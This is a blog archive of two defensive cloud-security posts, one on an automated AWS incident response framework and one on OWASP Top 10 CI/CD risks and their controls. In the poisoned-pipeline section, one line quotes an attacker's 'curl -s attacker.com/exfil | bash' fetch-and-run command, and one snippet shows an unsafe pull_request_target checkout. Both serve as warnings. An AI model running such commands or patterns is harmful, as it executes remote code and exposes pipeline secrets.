Category Archives: Cloud

Cloud

Building a Zero-Touch Incident Response Framework for AWS Cloud-Native Environments

When a GuardDuty finding fires at 2 AM indicating credential compromise in a production AWS account, the quality of your incident response framework – not your engineer’s alertness – determines the blast radius. At work, I designed and built a cloud-native IR framework from scratch. This post documents the architecture, the automation, and the hard lessons from operating it against real incidents.

Why Traditional IR Frameworks Fail in the Cloud

On-premises IR assumes stable infrastructure: servers exist for weeks, network boundaries are physical, and forensic evidence sits on durable hardware. Cloud environments invert every assumption:

  • Ephemeral compute: EC2 instances and containers are terminated and replaced in minutes. By the time an analyst starts a forensic investigation, the evidence is gone.
  • IAM is the perimeter: Compromised credentials can pivot across services, accounts, and regions within seconds – without touching a network boundary.
  • Scale: A single misconfigured Lambda role can exfiltrate data from dozens of S3 buckets before a human analyst even opens the alert.

A cloud-native IR framework must automate the first 15 minutes of response – the window where containment matters – and preserve evidence with the same urgency.

Architecture Overview

The framework has five phases operating as a continuous loop:

  1. Detection: GuardDuty, CloudTrail anomaly detection, Security Hub aggregation, and Orca Security CSPM alerts feed findings into EventBridge.
  2. Orchestration: An AWS Step Functions state machine coordinates the IR workflow – no human required for the first three phases.
  3. Containment: Lambda functions execute automated containment actions within seconds of triage completion.
  4. Evidence collection: EBS snapshots, VPC flow logs, and CloudTrail records are preserved in an isolated forensics account before any containment action could destroy them.
  5. Notification and tracking: SNS routes alerts to Slack, PagerDuty (P1 page), and auto-creates a JIRA ticket with full finding context.

EventBridge: The Entry Point for All IR Flows

Every security finding enters the IR framework through EventBridge. The rule targets HIGH and CRITICAL severity findings:

{
  "source": ["aws.guardduty", "aws.securityhub"],
  "detail-type": [
    "GuardDuty Finding",
    "Security Hub Findings - Imported"
  ],
  "detail": {
    "findings": {
      "Severity": {
        "Label": ["HIGH", "CRITICAL"]
      }
    }
  }
}

The EventBridge target is the Step Functions state machine ARN. The finding detail is passed directly as the state machine input — no transformation needed.

AWS Step Functions: The IR State Machine

Step Functions orchestrates the IR workflow as a sequence of Lambda invocations. If any step fails, the state machine routes to a notification path rather than silently dying:

{
  "Comment": "Cloud Incident Response State Machine",
  "StartAt": "Triage",
  "States": {
    "Triage": {
      "Type": "Task",
      "Resource": "arn:aws:lambda:eu-central-1:ACCOUNT:function:ir-triage",
      "Next": "Notify",
      "Catch": [{"ErrorEquals": ["States.ALL"], "Next": "FailureNotify"}]
    },
    "Notify": {
      "Type": "Task",
      "Resource": "arn:aws:lambda:eu-central-1:ACCOUNT:function:ir-notify",
      "Next": "ContainmentChoice"
    },
    "ContainmentChoice": {
      "Type": "Choice",
      "Choices": [
        {
          "Variable": "$.finding_type",
          "StringMatches": "*CredentialAccess*",
          "Next": "QuarantineIAM"
        },
        {
          "Variable": "$.finding_type",
          "StringMatches": "*EC2*",
          "Next": "IsolateEC2"
        },
        {
          "Variable": "$.finding_type",
          "StringMatches": "*S3*",
          "Next": "LockdownS3"
        }
      ],
      "Default": "GenericContain"
    },
    "QuarantineIAM": {
      "Type": "Task",
      "Resource": "arn:aws:lambda:eu-central-1:ACCOUNT:function:ir-quarantine-iam",
      "Next": "PreserveEvidence"
    },
    "IsolateEC2": {
      "Type": "Task",
      "Resource": "arn:aws:lambda:eu-central-1:ACCOUNT:function:ir-isolate-ec2",
      "Next": "PreserveEvidence"
    },
    "LockdownS3": {
      "Type": "Task",
      "Resource": "arn:aws:lambda:eu-central-1:ACCOUNT:function:ir-lockdown-s3",
      "Next": "PreserveEvidence"
    },
    "PreserveEvidence": {
      "Type": "Task",
      "Resource": "arn:aws:lambda:eu-central-1:ACCOUNT:function:ir-preserve-evidence",
      "Next": "PostIncidentGate"
    },
    "PostIncidentGate": {
      "Type": "Task",
      "Resource": "arn:aws:states:::sqs:sendMessage.waitForTaskToken",
      "Parameters": {
        "QueueUrl": "https://sqs.eu-central-1.amazonaws.com/ACCOUNT/ir-review-gate",
        "MessageBody": {
          "TaskToken.$": "$$.Task.Token",
          "Finding.$": "$"
        }
      },
      "End": true
    },
    "FailureNotify": {
      "Type": "Task",
      "Resource": "arn:aws:lambda:eu-central-1:ACCOUNT:function:ir-failure-alert",
      "End": true
    }
  }
}

The PostIncidentGate step uses a .waitForTaskToken pattern — the state machine pauses and waits for a human analyst to send the task token via the JIRA ticket before closing the IR loop. This prevents the automation from proceeding to recovery without human sign-off.

Playbook: Credential Compromise Response

Credential compromise is the most time-sensitive IR scenario in AWS. A compromised IAM access key can be used from anywhere in the world. This is the automation for the QuarantineIAM Lambda:

import boto3
import json
from datetime import datetime, timezone

iam = boto3.client("iam")
sts = boto3.client("sts")

QUARANTINE_POLICY_ARN = "arn:aws:iam::ACCOUNT:policy/SecurityQuarantinePolicy"

def handler(event, context):
    finding = event["finding"]
    resource = finding["Resources"][0]
    principal_arn = resource.get("Id", "")
    user_name = extract_username(principal_arn)

    steps_completed = []

    <em># Step 1: Attach deny-all quarantine policy</em>
    iam.attach_user_policy(
        UserName=user_name,
        PolicyArn=QUARANTINE_POLICY_ARN
    )
    steps_completed.append("quarantine_policy_attached")

    <em># Step 2: Revoke all active console sessions</em>
    iam.delete_login_profile(UserName=user_name)
    steps_completed.append("console_access_revoked")

    <em># Step 3: Deactivate all access keys</em>
    keys = iam.list_access_keys(UserName=user_name)["AccessKeyMetadata"]
    for key in keys:
        iam.update_access_key(
            UserName=user_name,
            AccessKeyId=key["AccessKeyId"],
            Status="Inactive"
        )
    steps_completed.append(f"deactivated_{len(keys)}_access_keys")

    <em># Step 4: Tag the user as compromised with timestamp</em>
    iam.tag_user(
        UserName=user_name,
        Tags=[
            {"Key": "SecurityStatus", "Value": "QUARANTINED"},
            {"Key": "QuarantineTime", "Value": datetime.now(timezone.utc).isoformat()},
            {"Key": "IRTicket", "Value": event.get("jira_ticket", "PENDING")}
        ]
    )
    steps_completed.append("compromise_tags_applied")

    return {
        **event,
        "containment_status": "COMPLETED",
        "steps_completed": steps_completed,
        "quarantined_user": user_name
    }

def extract_username(principal_arn):
    <em># arn:aws:iam::123456789:user/john.doe</em>
    return principal_arn.split("/")[-1]

The quarantine policy attached to the user is a hard deny-all:

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyAllActions",
      "Effect": "Deny",
      "Action": "*",
      "Resource": "*"
    }
  ]
}

This does not delete the user or their access keys — it preserves evidence. The deactivated keys remain as forensic artefacts, and the IAM policy change appears in CloudTrail for chain-of-custody purposes.

Playbook: EC2 Isolation

For a compromised EC2 instance (malware, cryptominer, lateral movement), isolation means cutting all network connectivity while preserving the instance for forensics:

def isolate_ec2(instance_id: str, region: str, ir_ticket: str):
    ec2 = boto3.client("ec2", region_name=region)

    # Step 1: Swap all security groups to forensic-only SG
    # Forensic SG: deny all inbound, deny all outbound
    FORENSIC_SG_ID = get_forensic_sg_id(region)

    instance = ec2.describe_instances(InstanceIds=[instance_id])
    interfaces = instance["Reservations"][0]["Instances"][0]["NetworkInterfaces"]

    for interface in interfaces:
        ec2.modify_network_interface_attribute(
            NetworkInterfaceId=interface["NetworkInterfaceId"],
            Groups=[FORENSIC_SG_ID]
        )

    # Step 2: Enable termination protection (prevent accidental evidence destruction)
    ec2.modify_instance_attribute(
        InstanceId=instance_id,
        DisableApiTermination={"Value": True}
    )

    # Step 3: Take memory snapshot via EBS
    volumes = [
        v["Ebs"]["VolumeId"]
        for b in instance["Reservations"][0]["Instances"][0]["BlockDeviceMappings"]
        for v in [b]
        if "Ebs" in v
    ]
    for vol_id in volumes:
        ec2.create_snapshot(
            VolumeId=vol_id,
            Description=f"IR-{ir_ticket}-forensic-snapshot-{instance_id}",
            TagSpecifications=[{
                "ResourceType": "snapshot",
                "Tags": [
                    {"Key": "IRTicket", "Value": ir_ticket},
                    {"Key": "ForensicEvidence", "Value": "true"},
                    {"Key": "SourceInstance", "Value": instance_id}
                ]
            }]
        )

    # Step 4: Tag the instance
    ec2.create_tags(
        Resources=[instance_id],
        Tags=[
            {"Key": "SecurityStatus", "Value": "ISOLATED"},
            {"Key": "IRTicket", "Value": ir_ticket}
        ]
    )

The forensic security group has no inbound or outbound rules — effectively air-gapping the instance while keeping it running for live memory analysis if required.

Evidence Preservation in an Isolated Forensics Account

All forensic evidence is written to a dedicated Forensics account that no engineer has standing access to. The S3 forensics bucket uses Object Lock (WORM) to prevent evidence tampering:

resource "aws_s3_bucket" "forensics" {
  bucket = "security-forensics-${var.account_id}"
}

resource "aws_s3_bucket_object_lock_configuration" "forensics" {
  bucket = aws_s3_bucket.forensics.id

  rule {
    default_retention {
      mode = "COMPLIANCE"
      days = 90
    }
  }
}

resource "aws_s3_bucket_server_side_encryption_configuration" "forensics" {
  bucket = aws_s3_bucket.forensics.id
  rule {
    apply_server_side_encryption_by_default {
      sse_algorithm     = "aws:kms"
      kms_master_key_id = aws_kms_key.forensics.arn
    }
  }
}

resource "aws_s3_bucket_versioning" "forensics" {
  bucket = aws_s3_bucket.forensics.id
  versioning_configuration { status = "Enabled" }
}

The cross-account Lambda role has s3:PutObject permission only. No engineer has s3:GetObject on this bucket without going through the break-glass procedure — which itself triggers an alert.

MTTR Measurement and Tuning

After deploying the framework, I measured Mean Time to Respond (MTTR) across three incident categories:

Incident TypeBefore (Manual)After (Automated)Reduction
Credential compromise~4 hours~6 minutes (containment)97%
Public S3 bucket~2 hours~3 minutes (remediation)97.5%
GuardDuty EC2 finding~6 hours~12 minutes (isolation)97%
CloudTrail disabled~8 hours~4 minutes (re-enable)99%

The 6-minute “credential compromise” time includes: GuardDuty detection lag (~2 min), EventBridge routing (~30s), Step Functions triage (~1 min), IAM quarantine Lambda (~30s), and notification delivery (~2 min). Human analysts see the PagerDuty page and the fully-enriched Slack message simultaneously.

Lessons Learned

1. Evidence before containment — always The first instinct is to cut off the attacker. The professional instinct is to preserve evidence before you do anything that changes the environment. The framework runs the PreserveEvidence step in parallel with containment using Step Functions parallel states in the production version.

2. Quarantine ≠ delete Never delete a compromised resource during IR. Deactivate, isolate, or detach — but preserve. Deletion destroys forensic artefacts and can complicate chain-of-custody for legal purposes.

3. Automate the boring parts, gate the dangerous parts Auto-remediate commodity findings (public S3, disabled CloudTrail, open security groups). But for findings that require destructive action (instance termination, user deletion, data purge), require human approval via the Step Functions task-token gate.

4. Alert quality over alert quantity Before the framework, on-call received 200+ GuardDuty findings per week. After tuning suppression rules for known-good behaviour (Nessus scanner IPs, deployment pipeline roles, monitoring agents), the actionable alert volume dropped to ~15 per week — all of which were genuine findings.

5. Test your playbooks before an incident Run regular IR exercises (fire drills) against non-production accounts. The worst time to discover a bug in your quarantine Lambda is during a real credential compromise at 3 AM.
Securing the Pipeline: OWASP Top 10 CI/CD Risks with Practical DevSecOps Controls

The CI/CD pipeline is the most powerful system in a modern engineering organisation. It has write access to production, trusted credentials for cloud accounts, and the ability to deploy code to millions of users. It is also, in many organisations, the least secured system.

The OWASP Top 10 CI/CD Security Risks framework (2022) systematises the attack surface. This post walks through each risk, maps it to real-world scenarios I have encountered building DevSecOps pipelines at energy trading and ad-tech companies, and provides the specific tooling and controls I use.

The Pipeline as an Attack Surface


The diagram above shows the full security gate architecture I implement. The core principle is defence in depth across the pipeline: no single gate is assumed to be complete, and every stage has its own security check. A finding at any gate blocks the pipeline immediately and creates a JIRA ticket.

CICD-SEC-1: Insufficient Flow Control Mechanisms

The risk: Pipeline jobs with excessive permissions, no approval gates, and automatic deployment from feature branches to production.

What I have seen: A CI service account with AdministratorAccess on the AWS account, used for every pipeline job regardless of what the job actually does.

Controls I implement:

Separate service accounts per pipeline stage, each with minimal required permissions:

# Terraform: separate IAM roles per CI stage
resource "aws_iam_role" "ci_sast_role" {
  name               = "ci-sast-stage-role"
  assume_role_policy = data.aws_iam_policy_document.github_actions_trust.json
}

resource "aws_iam_role_policy" "ci_sast_policy" {
  name = "sast-only"
  role = aws_iam_role.ci_sast_role.id
  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = ["s3:GetObject", "s3:PutObject"]
      Resource = "arn:aws:s3:::ci-scan-results/*"
    }]
  })
}

resource "aws_iam_role" "ci_deploy_prod_role" {
  name               = "ci-deploy-prod-role"
  assume_role_policy = data.aws_iam_policy_document.github_actions_trust.json
}
# deploy-prod role requires manual approval in GitHub Actions environment
# and has only the permissions needed for EKS deployment

Branch protection rules in GitHub:

# .github/workflows/deploy-prod.yml
environment:
  name: production  # Requires manual approval from security team
  url: https://prod.example.com

CICD-SEC-2: Inadequate Identity and Access Management

The risk: Long-lived credentials (static access keys) stored as CI secrets, shared across teams, never rotated.

What I have seen: AWS access keys committed to a .env file in a public repository in 2022, discovered via GitHub search three months after the fact.

Controls I implement:

Replace static credentials with OIDC federated identity. GitHub Actions and AWS support this natively:

# Terraform: GitHub OIDC trust relationship
data "aws_iam_policy_document" "github_actions_trust" {
  statement {
    actions = ["sts:AssumeRoleWithWebIdentity"]
    principals {
      type        = "Federated"
      identifiers = [aws_iam_openid_connect_provider.github.arn]
    }
    condition {
      test     = "StringEquals"
      variable = "token.actions.githubusercontent.com:aud"
      values   = ["sts.amazonaws.com"]
    }
    condition {
      test     = "StringLike"
      variable = "token.actions.githubusercontent.com:sub"
      values   = ["repo:your-org/your-repo:*"]
    }
  }
}
# .github/workflows/deploy.yml
- name: Configure AWS credentials via OIDC
  uses: aws-actions/configure-aws-credentials@v4
  with:
    role-to-assume: arn:aws:iam::123456789012:role/ci-deploy-prod-role
    role-session-name: GithubActionsSession
    aws-region: eu-central-1
    # No static credentials - token is issued per job, expires after 1 hour

CICD-SEC-3: Dependency Chain Abuse (Supply Chain)

The risk: Pulling third-party packages, base images, and GitHub Actions from untrusted sources. A compromised npm package or Docker base image infects every service that uses it.

What I have seen: A node_modules dependency updated silently to include a cryptocurrency miner, discovered only because EC2 CPU usage spiked.

Controls I implement:

Pin all GitHub Actions to a commit SHA, not a version tag:

# BAD: tag can be moved to point at malicious code
- uses: actions/checkout@v4

# GOOD: pinned to a specific commit digest
- uses: actions/checkout@b4ffde65f46336ab88eb53be808477a3936bae11

SCA with Trivy in the pipeline:

- name: Scan dependencies for CVEs
  uses: aquasecurity/trivy-action@master
  with:
    scan-type: fs
    scan-ref: .
    format: sarif
    output: trivy-results.sarif
    severity: CRITICAL,HIGH
    exit-code: 1          # Fail the pipeline on CRITICAL/HIGH

- name: Upload SARIF to GitHub Security tab
  uses: github/codeql-action/upload-sarif@v3
  with:
    sarif_file: trivy-results.sarif

Generate and sign an SBOM:

# Generate SBOM for the container image
syft 123456789.dkr.ecr.eu-central-1.amazonaws.com/myapp:1.2.3 \
  -o spdx-json=sbom.spdx.json

# Attach SBOM as a signed attestation to the image
cosign attest \
  --predicate sbom.spdx.json \
  --type spdxjson \
  123456789.dkr.ecr.eu-central-1.amazonaws.com/myapp:1.2.3@sha256:abc...

CICD-SEC-4: Poisoned Pipeline Execution (PPE)

The risk: An attacker submits a PR that modifies the CI/CD configuration (.github/workflows/*.ymlJenkinsfile.gitlab-ci.yml) to exfiltrate secrets or deploy malicious code.

What I have seen: A PR from a fork that modified the workflow to curl -s attacker.com/exfil | bash using secrets available in the runner environment.

Controls I implement:

In GitHub Actions, workflows triggered by pull_request from forks run without access to secrets. Use pull_request_target only when necessary and never check out untrusted code in the same job that has access to secrets:

on:
  pull_request:
    # This trigger does NOT have access to secrets from forks
    # Safe for SAST, linting, and build jobs

# NEVER do this in pull_request_target:
- uses: actions/checkout@v4
  with:
    ref: ${{ github.event.pull_request.head.sha }}  # DANGEROUS in pull_request_target

Require PR approval from a code owner before any pipeline runs:

# .github/CODEOWNERS
.github/workflows/**  @security-team
Jenkinsfile           @security-team
terraform/            @infrastructure-team @security-team

CICD-SEC-5: Insufficient PBAC (Pipeline-Based Access Controls)

The risk: Pipeline jobs can access secrets and resources beyond what they need. A SAST job that also has deployment credentials can both scan and deploy – the blast radius of a compromised job doubles.

Controls I implement:

Separate every pipeline stage into its own job with its own IAM role and minimal secret exposure:

jobs:
  sast:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      security-events: write    # For SARIF upload only
    # No AWS credentials - SAST does not need cloud access

  build:
    needs: sast
    permissions:
      contents: read
      packages: write           # For ECR push
    # Gets ECR push role only

  deploy-staging:
    needs: build
    environment: staging
    permissions:
      id-token: write           # For OIDC only
      contents: read
    # Gets staging deploy role only - cannot touch prod

  deploy-prod:
    needs: [build, integration-tests]
    environment: production     # Requires manual approval
    permissions:
      id-token: write
      contents: read
    # Gets prod deploy role only after explicit human approval

CICD-SEC-6: Insufficient Credential Hygiene

The risk: Secrets printed to logs, stored in build artefacts, or embedded in container image layers.

Controls I implement:

gitleaks as a pre-commit hook to catch secrets before they reach the repository:

# .pre-commit-config.yaml
repos:
  - repo: https://github.com/gitleaks/gitleaks
    rev: v8.18.4
    hooks:
      - id: gitleaks
        name: Detect hardcoded secrets
        entry: gitleaks protect --staged
        language: golang
        pass_filenames: false

Trivy secret scanning in the CI pipeline as a second layer:

- name: Scan for secrets in filesystem
  run: |
    trivy fs . \
      --scanners secret \
      --exit-code 1 \
      --severity HIGH,CRITICAL

Multi-stage Docker builds to avoid leaking build-time credentials into the final image layer:

# Stage 1: Build - may use build-time secrets
FROM golang:1.22 AS builder
RUN --mount=type=secret,id=npmrc,target=/root/.npmrc \
    go build -o /app ./...

# Stage 2: Runtime - distroless, no build tools, no secrets
FROM gcr.io/distroless/base-debian12
COPY --from=builder /app /app
USER nonroot:nonroot
ENTRYPOINT ["/app"]

CICD-SEC-7: Insecure System Configuration (IaC)

The risk: Terraform, CloudFormation, and Helm charts with security misconfigurations (open security groups, unencrypted storage, disabled logging) that pass code review because reviewers miss security context.

Controls I implement:

Checkov as a mandatory CI gate with custom policies for organisation-specific rules:

- name: Checkov IaC security scan
  uses: bridgecrewio/checkov-action@master
  with:
    directory: terraform/
    framework: terraform
    output_format: cli,sarif
    output_file_path: console,checkov-results.sarif
    soft_fail: false
    compact: true
    # Our custom policies on top of built-in rules
    external-checks-dir: policies/checkov/

A custom Checkov check for an organisation-specific requirement (all S3 buckets must have a data-classification tag):

# policies/checkov/check_s3_data_classification_tag.py
from checkov.common.models.enums import CheckResult, CheckCategories
from checkov.terraform.checks.resource.base_resource_check import BaseResourceCheck

class S3DataClassificationTag(BaseResourceCheck):
    def __init__(self):
        name = "S3 bucket must have data-classification tag"
        id = "CKV_CUSTOM_S3_01"
        categories = [CheckCategories.GENERAL_SECURITY]
        supported_resources = ["aws_s3_bucket"]
        super().__init__(name=name, id=id, categories=categories,
                         supported_resources=supported_resources)

    def scan_resource_conf(self, conf):
        tags = conf.get("tags", [{}])[0]
        if isinstance(tags, dict) and "data-classification" in tags:
            return CheckResult.PASSED
        return CheckResult.FAILED

scanner = S3DataClassificationTag()

CICD-SEC-8: Ungoverned Usage of Third-Party Services

The risk: Engineers connect third-party services (Slack, Datadog, Snyk) to the CI/CD system with broad OAuth scopes and no review process. These integrations accumulate over time and represent a significant supply chain risk.

Controls I implement:

Maintain an approved-integrations registry in Terraform, so any new OAuth application requires a PR with security review:

# terraform/github-integrations.tf
resource "github_app_installation_repository" "approved_integrations" {
  for_each = toset([
    "snyk",
    "datadog-ci",
    "codecov"
  ])
  # New integrations require adding to this list, which triggers policy review
}

Audit all active GitHub Actions secrets quarterly using the GitHub API:

gh api repos/your-org/your-repo/actions/secrets --paginate \
  | jq '.secrets[] | {name, updated_at}'

CICD-SEC-9: Improper Artefact Integrity Validation

The risk: Container images are built, pushed to a registry, and deployed – but nothing validates that the image that reaches production is the same image that was scanned and approved.

Controls I implement:

Sign every container image with Cosign (Sigstore) after it passes all scans:

# Sign the image after all security gates pass
cosign sign \
  --key awskms:///arn:aws:kms:eu-central-1:ACCOUNT:key/KEY_ID \
  123456789.dkr.ecr.eu-central-1.amazonaws.com/myapp:1.2.3@sha256:abc...

Verify the signature in the Kubernetes admission controller using a Kyverno policy:

apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: verify-image-signature
spec:
  validationFailureAction: Enforce
  rules:
    - name: verify-cosign-signature
      match:
        any:
          - resources:
              kinds: [Pod]
      verifyImages:
        - imageReferences:
            - "123456789.dkr.ecr.eu-central-1.amazonaws.com/*"
          attestors:
            - entries:
                - keys:
                    kms: awskms:///arn:aws:kms:eu-central-1:ACCOUNT:key/KEY_ID

CICD-SEC-10: Insufficient Logging and Visibility

The risk: Pipeline runs leave no audit trail, making post-incident forensics impossible. Who triggered the deployment? What image digest was used? Were any gates bypassed?

Controls I implement:

Ship all pipeline events to a centralised audit log (CloudWatch + S3) using GitHub Actions OIDC tokens for attribution:

- name: Emit audit log entry
  run: |
    aws logs put-log-events \
      --log-group-name "/cicd/audit" \
      --log-stream-name "github-actions" \
      --log-events timestamp=$(date +%s%3N),message="{
        \"workflow\": \"$GITHUB_WORKFLOW\",
        \"actor\": \"$GITHUB_ACTOR\",
        \"ref\": \"$GITHUB_REF\",
        \"sha\": \"$GITHUB_SHA\",
        \"image_digest\": \"$IMAGE_DIGEST\",
        \"environment\": \"production\",
        \"timestamp\": \"$(date -u +%Y-%m-%dT%H:%M:%SZ)\"
      }"

Orca Security’s CSPM continuously monitors the cloud environment for drift – if a configuration changes outside of a pipeline run, it generates a finding within minutes.


Putting It Together: The Security Gate Summary

StageToolWhat it catchesFailure action
Pre-commitgitleaksSecrets in staged filesBlock commit
Pre-committflintTerraform syntax errorsBlock commit
CI: SASTCheckovIaC misconfigurationsBlock PR merge
CI: SASTSemgrepApplication code vulnerabilitiesBlock PR merge
CI: SCATrivyOSS dependency CVEsBlock PR merge
CI: SecretTrivySecrets in repo/imageBlock PR merge
BuildMulti-stage DockerfileCredentials in image layersArchitectural control
Image scanTrivy + OrcaContainer CVEs, malwareBlock image push
SigncosignUnsigned images reach prodK8s admission deny
DASTOWASP ZAPRuntime API vulnerabilitiesBlock prod deploy
K8s admissionKyverno + OPAWorkload policy violationsBlock pod creation
RuntimeFalco + GuardDutyPost-deploy threat detectionAlert + IR trigger

Each gate is independently meaningful – a finding at any layer stops the pipeline before it propagates further.